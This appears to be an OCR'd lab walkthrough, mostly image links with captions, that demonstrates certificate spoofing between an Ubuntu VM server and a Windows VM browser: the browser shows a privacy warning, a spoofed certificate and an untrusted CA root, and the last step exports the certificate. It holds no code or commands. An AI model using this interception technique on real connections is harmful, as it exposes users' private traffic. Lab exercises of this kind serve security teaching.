



Server is started in Ubuntu VM




In Windows VM, open browser and navigate to https://www.google.com.


Error - “Your connection isn’t private” is displayed







Check certificate information. It is changed to the details of the spoofed certificate.







The CA Root certificate is not trusted because it is not in the Trusted Root Certification Authorities store







Export the certificate

